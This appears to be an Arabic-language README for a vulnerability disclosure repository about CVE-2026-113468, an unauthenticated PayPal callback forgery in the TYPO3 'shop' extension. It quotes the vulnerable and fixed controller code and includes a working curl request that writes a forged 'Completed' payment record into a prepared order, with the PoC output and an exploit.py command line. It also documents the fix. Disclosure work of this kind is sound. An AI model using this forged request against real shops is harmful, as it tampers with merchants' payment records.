 yuwkaaa/cve-2026-113468
استدعاء دفع PayPal قابل للتزوير في TYPO3 EXT:shop


callbackAction() هو نقطة النهاية التي تنشر إليها PayPal إشعارات الدفع. يأخذ
معرّف الطلب من item_number ويكتب جسم طلب POST بالكامل في حقل
callback_parameter الخاص بذلك الطلب. لا شيء يثبت أن الرسالة جاءت من PayPal: لا
إعادة إرسال cmd=_notify-validate، ولا سر، ولا تحقق من المبلغ أو المستلم.
يمكن لأي زائر الكتابة فوق سجل الدفع المخزّن لطلب غير مدفوع.
| CVE | CVE-2026-113468 |
| الاستشارة | TYPO3-EXT-SA-2026-036، 2026-10-20 |
| الحزمة | codingms/shop "TYPO3 Shop by coding.ms"، 10,182 عملية تثبيت |
| المتأثرة | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| المُصلحة | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862، تفويض مفقود |
| CVSS 4.0 | 6.9 متوسط، AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| تم الاختبار على | TYPO3 13.4.34، PHP 8.4، shop 6.2.0 |
| الفضل | Nguyen Le Thanh Nam |
ثغرة CVE الثانية في الاستشارة نفسها: CVE-2026-112071، إلغاء طلب دون مصادقة في وحدة التحكم نفسها.
Classes/Controller/BasketOrderController.php:1239، الإصدار 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction()، الموجود اثني عشر سطرًا أعلاه في الملف نفسه، يتحقق من توقيع webhook الخاص به ويعيد 403 عند فشله. أما مسار PayPal فلا يوجد فيه ما يعادله.
callback_parameter هو سجل المتجر لما قاله مزود الدفع عن طلب ما، وهو ما يقرأه التاجر عند الاعتراض على دفعة. وفي إصدار متأثر، يقرر شخص غريب محتوياته.
يحدّه شرطان: يجب أن يكون الطلب المستهدف في حالة prepared، ويجب أن تحمل الصفحة إضافة BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
عناصر التحكم من نفس التشغيل: الترتيب 2 هو paid ولا يُكتب شيء، وإسقاط
item_number لا يكتب شيئًا. المخرجات الكاملة في
poc-transcript.txt.
يرسل exploit.py الطلب نفسه ضد مضيف تملكه. تشغيل تجريبي افتراضيًا:
python3 exploit.py http://shop.example/checkout --order 42 --fire
الاستجابة هي HTTP 200 في كلتا الحالتين. تأكد من ذلك بقراءة
tx_shop_domain_model_basketorder.callback_parameter.
بعد الكتابة، يُمرِّر callbackAction() إلى orderAction() باستخدام
confirmed => true. أما ما إذا كان ذلك يُكمل الطلب فيمر عبر
CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService، والذي يُشحن في إضافة
تجارية منفصلة لم تكن موجودة في المختبر، لذا لم يُختبر. بقي الطلب
prepared في كل تشغيل.

get.typo3.org/13/tar.gz، دون الحاجة إلى Composer.shop من حزمة Packagist الصادرة، بالإضافة إلى codingms/additional-tca و
codingms/modules.EXT:shop/Configuration/TypoScript/ في القالب الجذري.shop_basketorder على صفحة.tx_shop_domain_model_basketorder باستخدام status = 'prepared'.php -S، مع تحميل PHP intl.تخطَّ الخطوة 3 وستُعيد كل الطلبات 404، وهو ما يبدو وكأنه موقع غير مُعرَّض للثغرة.
تتحقق الإصدارات 6.3.0 من هوية الإشعار قبل تخزينه:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() يعيد إرسال الحمولة إلى PayPal ويتطلب VERIFIED. الرسالة المُتحقَّق منها لا تثبت سوى أن PayPal أرسلتها، لذا يقوم isMatchingPayPalPayment()
بعد ذلك بربطها بالطلب: يجب أن يكون payment_status هو Completed، ويجب أن يتطابق المستلم
مع payPalId المُهيَّأ، ويجب أن تتطابق العملة، ويجب أن يساوي mc_gross
إجمالي الطلب حتى السنت. كلاهما يرفض عندما يكون التهيئة مفقودة.
نُقل إنهاء الطلب خلف BasketOrderHmacService، الذي يوقّع uid الطلب
باستخدام encryptionKey الخاص بالموقع. الفرق الكامل في
fix-6.2.0-to-6.3.0.diff، مأخوذ من إصدار 6.3.0
الصادر. قُرئت تلك الرقعة فقط؛ ولم يُعَد تشغيل PoC مقابلها.
أُبلِغ عنه إلى [email protected]. الإصدارات المُصلَحة بواسطة Thomas Deuling (coding.ms)، والاستشارة بواسطة Torben Hansen (TYPO3 Security Team).
لاختبار الأنظمة التي تملكها أو المصرَّح لك باختبارها.







